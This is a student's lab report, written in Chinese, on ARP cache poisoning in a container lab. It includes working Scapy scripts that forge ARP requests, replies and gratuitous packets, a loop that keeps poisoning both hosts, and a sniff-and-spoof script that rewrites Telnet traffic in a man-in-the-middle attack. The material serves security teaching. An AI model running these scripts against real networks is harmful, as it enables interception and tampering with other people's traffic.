Lab 5
ARP Cache Poisoning Attack Lab

Author：57119108 吴桐

Date：2022.8.22

Environment Setup using Container

在本次实验中，我们需要三台机器。我们使用容器去搭建实验环境，网络拓扑如图 1 所示。主机 M 为攻击机，我们会在主机 M 上向其他两台机器发起攻击。三台主机必须处于一个局域网内，因为 ARP 缓冲中毒攻击仅限于同一个局域网内。




图 1

创建容器后，查看容器的设置信息，结果如图 2~3 所示。

```
[08/22/22]seed@VM:~/.../Labsetup$ dockps
819f2fc0b640  M-10.9.0.105
0d0acba645b8  B-10.9.0.6
1014fcf98f6f  A-10.9.0.5
```

图 2

```
[08/22/22]seed@VM:~/.../volumes$ ifconfig
br-e270fa23e744: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.9.0.1  netmask 255.255.255.0  broadcast 10.9.0.255
        inet6 fe80::42:39ff:fe8e:42f0  prefixlen 64  scopeid 0x20<link>
        ether 02:42:39:8e:42:f0  txqueuelen 0  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 62  bytes 7035 (7.0 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

图 3

在实验过程中，我们需要在运行是更改内核参数，例如允许 IP 转发。我们需要为容器开启特权，该设置已被写入容器的配置文件中。

Lab Tasks

Task 1: ARP Cache Poisoning

在此任务中，我们将利用数据包伪造来实施 ARP 缓冲中毒攻击。在攻击过程中，我们需要使用 Scapy 构造合适的 ARP 数据包。ARP 协议报文格式中相应的参数如图 4 所示。

```
[08/22/22]seed@VM:~/.../volumes$ python3
Python 3.8.5 (default, Jul 28 2020, 12:59:40)
[GCC 9.3.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> from scapy.all import *
>>> ls(ARP)
hwtype     : XShortField                         = (1)
ptype      : XShortEnumField                     = (2048)
hwlen      : FieldLenField                       = (None)
plen       : FieldLenField                       = (None)
op         : ShortEnumField                      = (1)
hwsrc      : MultipleTypeField                   = (None)
psrc       : MultipleTypeField                   = (None)
hwdst      : MultipleTypeField                   = (None)
pdst       : MultipleTypeField                   = (None)
```

图 4

主机 M 的 IP 地址和 MAC 地址如图 5 所示。

```
root@819f2fc0b640:/# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.9.0.105  netmask 255.255.255.0  broadcast 10.9.0.255
        ether 02:42:0a:09:00:69  txqueuelen 0  (Ethernet)
        RX packets 88  bytes 10004 (10.0 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

图 5

主机 A 的 IP 地址和 MAC 地址如图 6 所示。

```
root@1014fcf98f6f:/# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.9.0.5  netmask 255.255.255.0  broadcast 10.9.0.255
        ether 02:42:0a:09:00:05  txqueuelen 0  (Ethernet)
        RX packets 88  bytes 10004 (10.0 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

图 6

主机 B 的 IP 地址和 MAC 地址如图 7 所示。

```
root@0d0acba645b8:/# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.9.0.6  netmask 255.255.255.0  broadcast 10.9.0.255
        ether 02:42:0a:09:00:06  txqueuelen 0  (Ethernet)
        RX packets 88  bytes 10004 (10.0 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

图 7

Task 1.A: using ARP request

程序 arp.py 的内容如图 8 所示。该程序构造了一个 ARP 请求报文，源 MAC 地址为 M，而源 IP 地址 B，目的地址为 A。当主机 A 收到了该请求报文后，就会将该报文的源 IP 地址和源 MAC 地址的对应关系记入 ARP 缓存中，并返回一个包含自身 IP 和 MAC 地址的回复。

```
#!/usr/bin/env python3
from scapy.all import *

A_IP = '10.9.0.5'
A_MAC = '02:42:0a:09:00:05'

B_IP = '10.9.0.6'
B_MAC = '02:42:0a:09:00:06'

M_IP = '10.9.0.105'
M_MAC = '02:42:0a:09:00:69'

E = Ether()
A = ARP()

E.dst = 'ff:ff:ff:ff:ff:ff'  # broadcast

A.hwsrc = M_MAC
A.psrc = B_IP
A.hwdst = '00:00:00:00:00:00'
A.pdst = A_IP
A.op = 1  # ARP request

pkt = E/A
sendp(pkt)
```

图 8

如图 9 所示，在主机 M 上运行 arp.py。

```
root@819f2fc0b640:/volumes# chmod a+x arp.py
root@819f2fc0b640:/volumes# ./arp.py
.
Sent 1 packets.
```

图 9

在主机 A 上查看 ARP 缓冲内容，结果如图 10 所示，可见此时在主机 A 的 ARP 缓冲中，主机 B 的 IP 地址与主机 M 的 MAC 地址相对应。

```
root@1014fcf98f6f:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:69   C                     eth0
```

图 10

Task 1.B: using ARP reply

程序 arp.py 的内容如图 11 所示。该程序构造了一个 ARP 回复报文，源 MAC 地址为 M，而源 IP 地址 B，目的地址为 A。

```python
#!/usr/bin/env python3
from scapy.all import *

A_IP = '10.9.0.5'
A_MAC = '02:42:0a:09:00:05'

B_IP = '10.9.0.6'
B_MAC = '02:42:0a:09:00:06'

M_IP = '10.9.0.105'
M_MAC = '02:42:0a:09:00:69'

E = Ether()
A = ARP()

E.src = M_MAC
E.dst = A_MAC

A.hwsrc = M_MAC
A.psrc = B_IP
A.hwdst = A_MAC
A.pdst = A_IP
A.op = 2  # ARP reply

pkt = E/A
sendp(pkt)
```

图 11

Scenario 1: B 的 IP 已经在 A 的缓存中

在主机 B 上 Ping 主机 A，结果如图 12 所示。经过这个操作后，主机 B 的 IP 地址和 MAC 地址对应关系就会被存入主机 A 的 ARP 缓冲中（图 13）。

```
root@0d0acba645b8:/# ping 10.9.0.5
PING 10.9.0.5 (10.9.0.5) 56(84) bytes of data.
64 bytes from 10.9.0.5: icmp_seq=1 ttl=64 time=0.148 ms
64 bytes from 10.9.0.5: icmp_seq=2 ttl=64 time=0.157 ms
64 bytes from 10.9.0.5: icmp_seq=3 ttl=64 time=0.143 ms
```

图 12

```
root@1014fcf98f6f:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:06   C                     eth0
```

图 13

如图 14 所示，在主机 M 上运行 arp.py。

```
root@819f2fc0b640:/volumes# ./arp.py
.
Sent 1 packets.
```

图 14

在主机 A 上查看 ARP 缓冲内容，结果如图 15 所示，可见此时在主机 A 的 ARP 缓冲中，主机 B 的 IP 地址与主机 M 的 MAC 地址相对应。

```
root@1014fcf98f6f:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:69   C                     eth0
```

图 15

Scenario 2: B 的 IP 不在 A 的缓存中

从主机 A 中清除 ARP 缓存（图 16）。在主机 M 上运行 arp.py，在主机 A 上查看 ARP 缓冲内容，结果如图 17 所示，可见此时主机 B 的 IP 地址与主机 M 的 MAC 地址的对应关系并没有写入主机 A 的 ARP 缓冲中。

```
root@1014fcf98f6f:/# arp -d 10.9.0.6
root@1014fcf98f6f:/# arp -n
root@1014fcf98f6f:/#
```

图 16

```
root@819f2fc0b640:/volumes# ./arp.py
.
Sent 1 packets.
root@819f2fc0b640:/volumes#
root@1014fcf98f6f:/# arp -n
root@1014fcf98f6f:/# _
```

图 17

之所以出现这种情况，是因为当主机收到 ARP 回复报文时，会先将回复报文的信息与缓存中的内容进行比对，只用缓存中已经存在与回复报文源 IP 地址相同的表项，才会根据该回复更新 ARP 缓存。

Task 1.C: using ARP gratuitous message

程序 arp.py 的内容如图 18 所示。该程序构造了一个 ARP Gratuitous 报文。Gratuitous 报文是一种特殊的 ARP 请求报文，主要有以下几个特征：

（1）源 IP 地址和目的 IP 地址一样，是发出该报文的主机 IP 地址；

（2）ARP 头和以太头中的目的 MAC 地址均为广播 MAC 地址（ff:ff:ff:ff:ff:ff）；

（3）不需要回复报文。

```python
#!/usr/bin/env python3
from scapy.all import *

A_IP = '10.9.0.5'
A_MAC = '02:42:0a:09:00:05'

B_IP = '10.9.0.6'
B_MAC = '02:42:0a:09:00:06'

M_IP = '10.9.0.105'
M_MAC = '02:42:0a:09:00:69'

E = Ether()
A = ARP()

E.src = M_MAC
E.dst = 'ff:ff:ff:ff:ff:ff'

A.hwsrc = M_MAC
A.psrc = B_IP
A.hwdst = 'ff:ff:ff:ff:ff:ff'
A.pdst = B_IP
A.op = 1  # ARP request

pkt = E/A
sendp(pkt)
```

图 18

Scenario 1: B 的 IP 已经在 A 的缓存中

在主机 B 上 Ping 主机 A，经过这个操作后，主机 B 的 IP 地址和 MAC 地址对应关系就会被存入主机 A 的 ARP 缓冲中（图 19）。

```
root@1014fcf98f6f:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:06   C                     eth0
```

图 19

在主机 M 上运行 arp.py，在主机 A 上查看 ARP 缓冲内容，结果如图 20 所示，可见此时主机 B 的 IP 地址与主机 M 的 MAC 地址已被写入主机 A 的 ARP 缓冲中。

```
root@1014fcf98f6f:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:69   C                     eth0
```

图 20

Scenario 2: B 的 IP 不在 A 的缓存中

从主机 A 中清除 ARP 缓存后，在主机 M 上运行 arp.py。在主机 A 上查看 ARP 缓冲内容，发现并没有条目被写入。使用 tcpdump 命令嗅探网络接口上的数据包（图 21），可以看到一个从主机 B 发出请求主机 B 的 MAC 地址的 ARP 请求报文。

```
root@1014fcf98f6f:/# tcpdump
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
07:41:07.568809 ARP, Request who-has B-10.9.0.6.net-10.9.0.0 (Broadcast) tell
B-10.9.0.6.net-10.9.0.0, length 28
```

图 21

Task 2: MITM Attack on Telnet using ARP Cache Poisoning

在此任务中，主机 A 和 B 使用 Telnet 进行通信。在通信过程中，主机 M 会拦截它们的通信，并对 A 和 B 之间发送的数据包进行更改，这称为中间人（MITM）攻击。我们已经在容器内创建了一个名为“seed”的帐户，密码为“dees”。

Step 1: Launch the ARP cache poisoning attack

首先，根据 Task 1 在主机 A 和主机 B 上实施 ARP 缓冲中毒攻击：在主机 A 上将主机 B 的 IP 地址与主机 M 的 MAC 地址相对应（图 22），在主机 B 上将主机 A 的 IP 地址与主机 M 的 MAC 地址相对应（图 23）。

```
root@1014fcf98f6f:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:69   C                     eth0
```

图 22

```
root@0d0acba645b8:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.5                 ether   02:42:0a:09:00:69   C                     eth0
```

图 23

Step 2: Testing

如图 24 所示，在主机 M 上关闭 IP 转发功能。

```
root@819f2fc0b640:/volumes# sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
```

图 24

在主机 A 上 Ping 主机 B，结果如图 25 所示。

```
root@1014fcf98f6f:/# ping 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
^C
--- 10.9.0.6 ping statistics ---
5 packets transmitted, 0 received, 100% packet loss, time 4075ms
```

图 25

使用 WireShark 监听网络上的数据包，结果如图 26 所示。

No.	Time	Source	Destination	Protocol	Length	Info
1	2022-08-22 03:50:28.057097276	10.9.0.5	10.9.0.6	ICMP	100	Echo (ping) request id=0x003a, seq=1/256, ttl=64 (no response found!)
2	2022-08-22 03:50:28.057127288	10.9.0.5	10.9.0.6	ICMP	100	Echo (ping) request id=0x003a, seq=1/256, ttl=64 (no response found!)
3	2022-08-22 03:50:29.059026159	10.9.0.5	10.9.0.6	ICMP	100	Echo (ping) request id=0x003a, seq=2/512, ttl=64 (no response found!)
4	2022-08-22 03:50:29.059059296	10.9.0.5	10.9.0.6	ICMP	100	Echo (ping) request id=0x003a, seq=2/512, ttl=64 (no response found!)
5	2022-08-22 03:50:30.083400671	10.9.0.5	10.9.0.6	ICMP	100	Echo (ping) request id=0x003a, seq=3/768, ttl=64 (no response found!)
6	2022-08-22 03:50:30.083444769	10.9.0.5	10.9.0.6	ICMP	100	Echo (ping) request id=0x003a, seq=3/768, ttl=64 (no response found!)
7	2022-08-22 03:50:31.107653898	10.9.0.5	10.9.0.6	ICMP	100	Echo (ping) request id=0x003a, seq=4/1024, ttl=64 (no response found!)
8	2022-08-22 03:50:31.107686849	10.9.0.5	10.9.0.6	ICMP	100	Echo (ping) request id=0x003a, seq=4/1024, ttl=64 (no response found!)
9	2022-08-22 03:50:32.132008001	10.9.0.5	10.9.0.6	ICMP	100	Echo (ping) request id=0x003a, seq=5/1280, ttl=64 (no response found!)
10	2022-08-22 03:50:32.132038448	10.9.0.5	10.9.0.6	ICMP	100	Echo (ping) request id=0x003a, seq=5/1280, ttl=64 (no response found!)
11	2022-08-22 03:50:33.187833400	02:42:0a:09:00:05		ARP	44	Who has 10.9.0.6? Tell 10.9.0.5
12	2022-08-22 03:50:33.187939463	02:42:0a:09:00:05		ARP	44	Who has 10.9.0.6? Tell 10.9.0.5

图 26

当在主机 A 上 Ping 主机 B 时，发送的 ICMP 请求报文在以太头中的目的 MAC 地址本应该是主机 B 的 MAC 地址，但是由于 ARP 缓冲中毒攻击，主机 A 的 ARP 缓存中主机 B

的 IP 对应的是主机 M 的 MAC 地址，而 IP 层的目的地址是主机 B 的 IP 地址。当主机 M 收到这个数据包后，看到数据包的目的 MAC 地址与自己的一样，会接收该数据包，但是 IP 头中的目的 IP 地址是主机 B 的 IP 地址，这个不匹配会使主机 M 丢弃该数据包。而主机 B 看到数据包中的目的 MAC 地址与自己的不一样，则会丢弃该数据包，因此 Ping 操作失败。

在主机 B 上 Ping 主机 A，结果如图 27 所示。

```
root@0d0acba645b8:/# ping 10.9.0.5
PING 10.9.0.5 (10.9.0.5) 56(84) bytes of data.
^C
--- 10.9.0.5 ping statistics ---
5 packets transmitted, 0 received, 100% packet loss, time 4090ms
```

图 27

使用 WireShark 监听网络上的数据包，结果如图 28 所示。

No.	Time	Source	Destination	Protocol	Length	Info
1	2022-08-22 04:07:55.441686832	10.9.0.6	10.9.0.5	ICMP	100	Echo (ping) request id=0x003d, seq=1/256, ttl=64 (no response found!)
2	2022-08-22 04:07:55.441713446	10.9.0.6	10.9.0.5	ICMP	100	Echo (ping) request id=0x003d, seq=1/256, ttl=64 (no response found!)
3	2022-08-22 04:07:56.471451249	10.9.0.6	10.9.0.5	ICMP	100	Echo (ping) request id=0x003d, seq=2/512, ttl=64 (no response found!)
4	2022-08-22 04:07:56.471482698	10.9.0.6	10.9.0.5	ICMP	100	Echo (ping) request id=0x003d, seq=2/512, ttl=64 (no response found!)
5	2022-08-22 04:07:57.474957145	10.9.0.6	10.9.0.5	ICMP	100	Echo (ping) request id=0x003d, seq=3/768, ttl=64 (no response found!)
6	2022-08-22 04:07:57.474993174	10.9.0.6	10.9.0.5	ICMP	100	Echo (ping) request id=0x003d, seq=3/768, ttl=64 (no response found!)
7	2022-08-22 04:07:58.499478704	10.9.0.6	10.9.0.5	ICMP	100	Echo (ping) request id=0x003d, seq=4/1024, ttl=64 (no response found!)
8	2022-08-22 04:07:58.499513693	10.9.0.6	10.9.0.5	ICMP	100	Echo (ping) request id=0x003d, seq=4/1024, ttl=64 (no response found!)
9	2022-08-22 04:08:00.483147955	02:42:0a:09:00:06		ARP	44	Who has 10.9.0.5? Tell 10.9.0.6
10	2022-08-22 04:08:00.483169502	02:42:0a:09:00:06		ARP	44	Who has 10.9.0.5? Tell 10.9.0.6

图 28

Step 3: Turn on IP forwarding

如图 29 所示，在主机 M 上开启 IP 转发功能。

```
root@819f2fc0b640:/volumes# sysctl net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
```


图 29

在主机 A 上 Ping 主机 B，结果如图 30 所示。

```
root@1014fcf98f6f:/# ping 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
64 bytes from 10.9.0.6: icmp_seq=1 ttl=63 time=0.123 ms
From 10.9.0.105: icmp_seq=2 Redirect Host(New nexthop: 10.9.0.6)
64 bytes from 10.9.0.6: icmp_seq=2 ttl=63 time=0.160 ms
From 10.9.0.105: icmp_seq=3 Redirect Host(New nexthop: 10.9.0.6)
64 bytes from 10.9.0.6: icmp_seq=3 ttl=63 time=0.148 ms
From 10.9.0.105: icmp_seq=4 Redirect Host(New nexthop: 10.9.0.6)
```

图 30

使用 WireShark 监听网络上的数据包，结果如图 31 所示。可见，此时主机 M 转发了收到的 ICMP 请求报文。



No.	Time	Source	Destination	Protocol	Length	Info
1	2022-08-22 03:57:24.142465175	10.9.0.5	10.9.0.6	ICMP	100	Echo (ping) request id=0x003c, seq=1/256, ttl=64 (no response found!)
2	2022-08-22 03:57:24.142490144	10.9.0.5	10.9.0.6	ICMP	100	Echo (ping) request id=0x003c, seq=1/256, ttl=64 (no response found!)
3	2022-08-22 03:57:24.142513486	10.9.0.5	10.9.0.6	ICMP	100	Echo (ping) request id=0x003c, seq=1/256, ttl=63 (no response found!)
4	2022-08-22 03:57:24.142517828	10.9.0.5	10.9.0.6	ICMP	100	Echo (ping) request id=0x003c, seq=1/256, ttl=63 (reply in 5)
5	2022-08-22 03:57:24.142531813	10.9.0.6	10.9.0.5	ICMP	100	Echo (ping) reply id=0x003c, seq=1/256, ttl=64 (request in 4)
6	2022-08-22 03:57:24.142535156	10.9.0.6	10.9.0.5	ICMP	100	Echo (ping) reply id=0x003c, seq=1/256, ttl=64
7	2022-08-22 03:57:24.142540980	10.9.0.105	10.9.0.6	ICMP	128	Redirect (Redirect for host)
8	2022-08-22 03:57:24.142544996	10.9.0.105	10.9.0.6	ICMP	128	Redirect (Redirect for host)
9	2022-08-22 03:57:24.142542031	10.9.0.6	10.9.0.5	ICMP	100	Echo (ping) reply id=0x003c, seq=1/256, ttl=63
10	2022-08-22 03:57:24.142599928	10.9.0.6	10.9.0.5	ICMP	100	Echo (ping) reply id=0x003c, seq=1/256, ttl=63
11	2022-08-22 03:57:25.161752112	10.9.0.5	10.9.0.6	ICMP	100	Echo (ping) request id=0x003c, seq=2/512, ttl=64 (no response found!)
12	2022-08-22 03:57:25.161786016	10.9.0.5	10.9.0.6	ICMP	100	Echo (ping) request id=0x003c, seq=2/512, ttl=64 (no response found!)
13	2022-08-22 03:57:25.162026759	10.9.0.105	10.9.0.5	ICMP	128	Redirect (Redirect for host)
14	2022-08-22 03:57:25.162048021	10.9.0.105	10.9.0.5	ICMP	128	Redirect (Redirect for host)
15	2022-08-22 03:57:25.162030783	10.9.0.5	10.9.0.6	ICMP	100	Echo (ping) request id=0x003c, seq=2/512, ttl=63 (no response found!)
16	2022-08-22 03:57:25.162057423	10.9.0.5	10.9.0.6	ICMP	100	Echo (ping) request id=0x003c, seq=2/512, ttl=63 (reply in 17)
17	2022-08-22 03:57:25.162094032	10.9.0.6	10.9.0.5	ICMP	100	Echo (ping) reply id=0x003c, seq=2/512, ttl=64 (request in 16)
18	2022-08-22 03:57:25.162101491	10.9.0.6	10.9.0.5	ICMP	100	Echo (ping) reply id=0x003c, seq=2/512, ttl=64
19	2022-08-22 03:57:25.162114214	10.9.0.105	10.9.0.6	ICMP	128	Redirect (Redirect for host)
20	2022-08-22 03:57:25.162122444	10.9.0.105	10.9.0.6	ICMP	128	Redirect (Redirect for host)
21	2022-08-22 03:57:25.162116414	10.9.0.6	10.9.0.5	ICMP	100	Echo (ping) reply id=0x003c, seq=2/512, ttl=63
22	2022-08-22 03:57:25.162128448	10.9.0.6	10.9.0.5	ICMP	100	Echo (ping) reply id=0x003c, seq=2/512, ttl=63


图 31

在主机 A 上 Ping 主机 B，结果如图 32 所示。

```
root@0d0acba645b8:/# ping 10.9.0.5
PING 10.9.0.5 (10.9.0.5) 56(84) bytes of data.
64 bytes from 10.9.0.5: icmp_seq=1 ttl=63 time=0.098 ms
From 10.9.0.105: icmp_seq=2 Redirect Host(New nexthop: 10.9.0.5)
64 bytes from 10.9.0.5: icmp_seq=2 ttl=63 time=0.368 ms
From 10.9.0.105: icmp_seq=3 Redirect Host(New nexthop: 10.9.0.5)
64 bytes from 10.9.0.5: icmp_seq=3 ttl=63 time=0.325 ms
From 10.9.0.105: icmp_seq=4 Redirect Host(New nexthop: 10.9.0.5)
```

图 32

使用 WireShark 监听网络上的数据包，结果如图 33 所示。



No.	Time	Source	Destination	Protocol	Length	Info
1	2022-08-22 04:06:09.291456315	10.9.0.6	10.9.0.5	ICMP	100	Echo (ping) request id=0x003b, seq=1/256, ttl=64 (no response found!)
2	2022-08-22 04:06:09.291476957	10.9.0.6	10.9.0.5	ICMP	100	Echo (ping) request id=0x003b, seq=1/256, ttl=64 (no response found!)
3	2022-08-22 04:06:09.291495127	10.9.0.6	10.9.0.5	ICMP	100	Echo (ping) request id=0x003b, seq=1/256, ttl=63 (no response found!)
4	2022-08-22 04:06:09.291499221	10.9.0.6	10.9.0.5	ICMP	100	Echo (ping) request id=0x003b, seq=1/256, ttl=63 (reply in 5)
5	2022-08-22 04:06:09.291512764	10.9.0.5	10.9.0.6	ICMP	100	Echo (ping) reply id=0x003b, seq=1/256, ttl=64 (request in 4)
6	2022-08-22 04:06:09.291515635	10.9.0.5	10.9.0.6	ICMP	100	Echo (ping) reply id=0x003b, seq=1/256, ttl=64
7	2022-08-22 04:06:09.291520119	10.9.0.105	10.9.0.5	ICMP	128	Redirect (Redirect for host)
8	2022-08-22 04:06:09.291523653	10.9.0.105	10.9.0.5	ICMP	128	Redirect (Redirect for host)
9	2022-08-22 04:06:09.291521088	10.9.0.5	10.9.0.6	ICMP	100	Echo (ping) reply id=0x003b, seq=1/256, ttl=63
10	2022-08-22 04:06:09.291526372	10.9.0.5	10.9.0.6	ICMP	100	Echo (ping) reply id=0x003b, seq=1/256, ttl=63
11	2022-08-22 04:06:10.319280424	10.9.0.6	10.9.0.5	ICMP	100	Echo (ping) request id=0x003b, seq=2/512, ttl=64 (no response found!)
12	2022-08-22 04:06:10.319320955	10.9.0.6	10.9.0.5	ICMP	100	Echo (ping) request id=0x003b, seq=2/512, ttl=64 (no response found!)
13	2022-08-22 04:06:10.319367360	10.9.0.105	10.9.0.6	ICMP	128	Redirect (Redirect for host)
14	2022-08-22 04:06:10.319383360	10.9.0.105	10.9.0.6	ICMP	128	Redirect (Redirect for host)
15	2022-08-22 04:06:10.319371678	10.9.0.6	10.9.0.5	ICMP	100	Echo (ping) request id=0x003b, seq=2/512, ttl=63 (no response found!)
16	2022-08-22 04:06:10.319393330	10.9.0.6	10.9.0.5	ICMP	100	Echo (ping) request id=0x003b, seq=2/512, ttl=63 (reply in 17)
17	2022-08-22 04:06:10.319436423	10.9.0.5	10.9.0.6	ICMP	100	Echo (ping) reply id=0x003b, seq=2/512, ttl=64 (request in 16)
18	2022-08-22 04:06:10.319445591	10.9.0.5	10.9.0.6	ICMP	100	Echo (ping) reply id=0x003b, seq=2/512, ttl=64
19	2022-08-22 04:06:10.319460871	10.9.0.105	10.9.0.5	ICMP	128	Redirect (Redirect for host)
20	2022-08-22 04:06:10.319471423	10.9.0.105	10.9.0.5	ICMP	128	Redirect (Redirect for host)
21	2022-08-22 04:06:10.319463610	10.9.0.5	10.9.0.6	ICMP	100	Echo (ping) reply id=0x003b, seq=2/512, ttl=63
22	2022-08-22 04:06:10.319478240	10.9.0.5	10.9.0.6	ICMP	100	Echo (ping) reply id=0x003b, seq=2/512, ttl=63

图 33

Step 4: Launch the MITM attack

修改 arp.py 的内容如图 34 所示，该程序会每三秒钟进行一次 ARP 缓冲中毒攻击。在此后的实验中，我们会一直保持该程序运行。

```python
#!/usr/bin/env python3
from scapy.all import *

A_IP = '10.9.0.5'
A_MAC = '02:42:0a:09:00:05'

B_IP = '10.9.0.6'
B_MAC = '02:42:0a:09:00:06'

M_IP = '10.9.0.105'
M_MAC = '02:42:0a:09:00:69'

E1 = Ether()
A1 = ARP()

E1.src = M_MAC
E1.dst = 'ff:ff:ff:ff:ff:ff'

A1.hwsrc = M_MAC
A1.psrc = B_IP
A1.hwdst = A_MAC
A1.pdst = A_IP
A1.op = 1  # ARP request

E2 = Ether()
A2 = ARP()

E2.src = M_MAC
E2.dst = 'ff:ff:ff:ff:ff:ff'

A2.hwsrc = M_MAC
A2.psrc = A_IP
A2.hwdst = B_MAC
A2.pdst = B_IP
A2.op = 1  # ARP request

pkt1 = E1/A1
pkt2 = E2/A2

while True:
        sendp(pkt1)
        sendp(pkt2)
        time.sleep(3)
```

图 34

如图 35 所示，在主机 M 上开启 IP 转发功能。

```
root@819f2fc0b640:/volumes# sysctl net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
```

图 35

程序 sniff_and_spoof.py 的内容如图 36 所示。需要注意的是，我们需要合理设定嗅探过滤器。在程序中我们给出了 f1 和 f2 两个过滤器，其中 f1 的稳定性更好。若是根据 IP 地址进行数据包过滤，伪造的数据包并不会改变 IP 地址，因此每次发送的伪造数据包还会被嗅探到，并再次伪造新的报文，最终引发风暴。

此外，我们需要注意伪造数据包的 TCP 负载长度，一定要与原始的数据包负载长度保持一致。

```python
#!/usr/bin/env python3
from scapy.all import *

IP_A = "10.9.0.5"
MAC_A = "02:42:0a:09:00:05"
IP_B = "10.9.0.6"
MAC_B = "02:42:0a:09:00:06"

def spoof_pkt(pkt):
        if pkt[IP].src == IP_A and pkt[IP].dst == IP_B:
                # Create a new packet based on the captured one.
                # 1) We need to delete the checksum in the IP & TCP headers,
                # because our modification will make them invalid.
                # Scapy will recalculate them if these fields are missing.
                # 2) We also delete the original TCP payload.

                newpkt = IP(bytes(pkt[IP]))
                del(newpkt.chksum)
                del(newpkt[TCP].payload)
                del(newpkt[TCP].chksum)

                ################################################################
                # Construct the new payload based on the old payload.
                # Students need to implement this part.

                if pkt[TCP].payload:
                        data = pkt[TCP].payload.load # The original payload data
                        newdata = b'Z' * len(data)
                        npkt=newpkt/newdata
                        # npkt.show()
                        send(npkt)
                else:
                        send(newpkt)
                ################################################################

        elif pkt[IP].src == IP_B and pkt[IP].dst == IP_A:
                # Create new packet based on the captured one
                # Do not make any change

                newpkt = IP(bytes(pkt[IP]))
                del(newpkt.chksum)
                del(newpkt[TCP].chksum)
                send(newpkt)

f1 = 'tcp and (ether src ' + MAC_A + ' or ' + 'ether src ' + MAC_B + ')'
f2 = 'tcp and (src host ' + IP_A + ' or ' + 'dst host ' + IP_B + ')'
pkt = sniff(iface='eth0', filter=f1, prn=spoof_pkt)
```

图 36

